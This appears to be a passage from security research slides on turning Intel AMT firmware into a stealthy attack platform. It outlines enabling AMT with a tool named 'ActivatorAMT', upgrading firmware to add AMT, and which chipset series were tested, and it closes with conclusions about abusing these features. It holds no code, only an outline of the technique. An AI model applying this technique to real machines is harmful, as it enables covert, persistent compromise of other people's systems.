

Case 2: The system doesn't use Intel AMT
ActivatorAMT

Case 3: There is no Intel AMT in the systems
Add Intel AMT functionality by upgrading the 1.5MB firmware to 5MB
firmware

| Intel chipset series | Case 1 | Case 2 | Case 3 |
|----------------------|--------|--------|--------|
| 6 | + | + | ? |
| 7 | + | + | ? |
| 8 | + | + | ? |
| 9 | + | + | ? |
| 100 | + | ? | + |
| 200 | + | ? | ? |

? - not tested

If you want to give us a hand in testing, please contact us

1. ring-3 firmware (Intel ME/AMT) has security issues.
2. ring-3 hardware (Intel ME/AMT) has undocumented features.
3. New stealth infecting technique of computer system.
4. Legit functionality for illegit actions.

One should get used to the idea that attackers' possibilities and Intel AMT capabilities are the same thing. Specifically, they can use Intel AMT functionality to achieve their malicious purposes.
